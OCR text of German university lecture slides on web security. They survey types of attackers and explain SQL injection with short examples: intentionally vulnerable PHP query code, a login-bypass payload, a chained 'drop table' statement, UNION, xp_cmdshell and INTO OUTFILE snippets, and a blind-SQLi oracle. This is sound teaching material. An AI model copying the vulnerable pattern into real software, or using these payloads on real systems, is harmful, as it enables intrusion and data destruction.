Web-basierte Systeme

12: WebSecurity

Wintersemester 2025

Rüdiger Kapitza

Lehrstuhl für Informatik 4
Systemsoftware

Friedrich-Alexander-Universität
Technische Fakultät

Vorläufiger Vorlesungsplan

16. Oktober	Einführung und Darstellung von Webseiten
23. Oktober	HTML und CSS
30. Oktober	Hypertext Transfer Protocol
6. November	Browser Schnittstellen
13. November	Kommunikationsschnittstellen im Browser
20. November	WebAssembly
27. November	Architektur moderner Browser
4. Dezember	Clientseitige Architekturmuster und serverseitige
11. Dezember	Implementierung von Web-basierten Systemen
	Vorbereitung Papieranalyse
8. Januar	Papieranalyse
15. Januar	Lastverteilung durch Zwischenspeicher
22. Januar	**Aspekte von Web Sicherheit**
29. Januar	Web3
5. Februar	Zusammenfassung und Ausblick

Zielsetzung der Lerneinheit

- Verständnis welche Angreifer und Angriffsvektoren existieren
- Ausgewählte Beispiele serverseitiger Angriffe


Hinweis

- Material basiert auf der WebSecurity Vorlesung von Martin Johns (TU Braunschweig)

Angreifer im Web


Basisannahme aus der Vergangenheit

Basic Web Paradigm




Angriffsoberfläche moderner Webanwendungen

Modern Web Applications




Angriffsoberfläche moderner Webanwendungen

Modern Web Applications




Angriffsoberfläche moderner Webanwendungen

Modern Web Applications




Angriffsoberfläche moderner Webanwendungen

Modern Web Applications




Angriffsoberfläche moderner Webanwendungen

Modern Web Applications




Angriffsoberfläche moderner Webanwendungen

Modern Web Applications




Angriffsoberfläche moderner Webanwendungen

Modern Web Applications




Angriffsoberfläche moderner Webanwendungen

Security Implications



Vielzahl von möglichen Angreifern

Possible Attackers on the Web



Netzwerkangreifer

- Irgendwo in der Kommunikationsverbindung zwischen Client und Server kann sich der Netzwerkangreifer befinden
- Versucht, die Vertraulichkeit, Integrität oder Authentizität der Verbindung zu stören
  - Beobachtung des Verkehrs (passiver Lauscher)
  - Fälschung des Datenverkehrs
    (z. B. Einschleusen von gefälschten Paketen)
  - Unterbrechung des Datenverkehrs
    (z. B. selektives Verwerfen von Paketen)
  - Modifizierung des Datenverkehrs
    (z. B. Veränderung des unverschlüsselten HTTP-Datenverkehrs)
- "Man in the middle"

Entfernter Angreifer

- Angreifer stellt über das Netzwerk eine Verbindung zum entfernten System her
  - Konzentriert sich hauptsächlich auf den Server
- Versucht das entfernte System zu kompromittieren
  - Ausführung von beliebigen Code
  - Exfiltration von Informationen (z. B. SQL-Injektionen)
  - Änderung von Informationen
  - Denial-of-Service Angriff

Web Angreifer

- Angriff auf die Webanwendungen
- "Man in the browser"
  - Kann HTTP-Anfragen im Browser des Benutzers erstellen
  - Kann den Status des Benutzers ausnutzen (z. B. Sitzungscookies)
  - Provoziert "confused deputy"
- Beispiele
  - Cross-Site Scripting: Angreifer kann beliebiges JavaScript im Kontext eines authentifizierten Benutzers ausführen
  - Cross-Site Request Forgery: Angreifer kann den Browser eines Benutzers dazu bringen, bestimmte Aktionen auf einer verwundbaren Website auszuführen

Social Engineering Angreifer


- Braucht in der Regel geringe technische Kompetenzen
- Verleitet Opfer bestimmte Handlungen auszuführen
  - Phishing
  - Click Jacking bzw. UI Redressing
- Kann technische Maßnahmen zur Erleichterung seiner Aufgabe einsetzen
  - Unicode URLs
  - Verwendung bekannter Symbole, die auf *sichere* Websites hinweisen

Angriffe auf Datenbanken

Entfernter Angreifer

- Verbindet sich über das Netzwerk mit einem entfernten Server
- Wege um einen Server zu kompromittieren
  - Ausführung von beliebigem Code
  - Exfiltration von Informationen (z. B. SQL-Injektionen)
  - Veränderung von Informationen
  - Denial of Service Angriff

Angriffsoberfläche eines Webservers



Visible form fields

Hidden form fields

Any other GET/POST parameters

Cookies

Arbitrary HTTP headers

Relationale Datenbanken und SQL

Relationale Datenbanken

- Speichert Informationen in wohldefinierten Tabellen
  - Jede Tabelle hat einen Namen und mehrere Spalten (mit wohldefinierten Typen, z. B. `int` oder `varchar`)
  - Tabellen enthalten Zeilen (Datensätze)

Structured Query Language (SQL)

- Lesen, Ändern oder Löschen von Daten in Datenbankverwaltungssystemen (DBMS)
- SQL ist standardisiert (ISO und ANSI)
  - Alle DBMS-Implementierungen fügen dem Standard einige proprietäre Erweiterungen hinzu
    - `INSERT INTO ... SELECT FROM ...` (MySQL)
    - `SELECT .. INTO .. FROM` (PostgreSQL)
- Wird in fast jeder größeren Webanwendung verwendet

SQL: Separation von Code und Daten

- Beispiele für SQL Anfragen:
  - `SELECT name FROM signup WHERE email='stick@company.org'`
  - `INSERT INTO signup (name, email) VALUES ('Bob Stick', 'stick@company.org');`
  - `UPDATE signup SET email='bob.stick@company.org' WHERE name='Bob Stick';`
  - `DELETE FROM signup WHERE email='bob.stick@company.org';`
- SQL verwendet Schlüsselwörter für die Abfragestruktur
  - `SELECT, INSERT, DELETE, UPDATE, ...`
- Daten werden in Form von Literalen angegeben
  - Zeichenketten, numerische Werte, usw.
- In der Realität werden Abfragen oft spontan erstellt?!
  - Eingaben von Benutzern

Beispiel: Überprüfung eines Passwortes

- Überprüfung

```
1  mysql_query("
2   SELECT 1 FROM users
3   WHERE name='".$_GET["name"]."'
4   AND password='".$_GET["password"]."'");
```

- User: bob, Password: password

```
1  SELECT 1 FROM users WHERE name='bob' AND password='password';
```

- User: bob, Password: bob's passwordd

```
1  SELECT 1 FROM users WHERE name='bob' AND password='bob's password';
```

- Ergebnis der zweiten Anfrage:

```
1  #1064 - You have an error in your SQL syntax; check the
2    manual that corresponds to your MySQL server version for
3    the right syntax to use near 'password'' at line 1
```

Beispiel: Überprüfung eines Passwortes – alternative Eingabe

- Überprüfung

```
1  mysql_query("
2   SELECT 1 FROM users
3   WHERE name='".$_GET["name"]."'
4   AND password='".$_GET["password"]."'");
```

- User: bob, Password: a’ OR ’a’=’a

```
1  SELECT 1 FROM users WHERE name='bob' password='a' OR 'a'='a';
```

- Reduziert SQL-Anweisung quasi auf eine reine Namensprüfung

Auswirkungen von SQL Injektion

- Die Auswirkungen eines SQL-Injection-Fehlers sind je nach zugrundeliegender Datenbank sehr unterschiedlich
  - Bspw. erlauben einige DB-Systeme die Verkettung von Befehlen innerhalb einer Interaktion

```
1  select *... ; drop table SensitiveData;
```

- Informationsleck
  - Wenn ein Rückkanal vorhanden ist, können beliebige Informationen in einem einzigen `select` erbeutet werden

```
1  select ... union select ....
```

- Ausführung von Befehlen
  - `xp_cmdshell()`
  - Erstellen von Ausgabedateien an interessanten Orten

```
1  select ... into outfile 'file_name'
```

Blind SQL Injektion (SQLi)

- SQL-Injektionen können alle erforderlichen Daten in einer einzigen Abfrage exfiltrieren
  - Z.B. via `UNION SELECT`
- Abfragen können jedoch auch nicht die gewünschte Ausgabe liefern, sondern
  - lediglich die Anzahl der übereinstimmenden Zeilen
- Kann verwendet werden, um Stück für Stück mehr zu erfahren
  - Es sind also eine Reihe von Anfragen notwendig für einen erfolgreichen Angriff

```
1  <?php
2  $res = mysql_query("
3    SELECT 1 FROM users
4    WHERE name='".$_GET["name"]."'");
5
6  if (mysql_num_rows($res) == 1) {
7    print "OK";
8  } else {
9    print "NOK";
10 }
11 ?>
```

Abfrage von Teilinformationen (am Beispiel von MySQL)

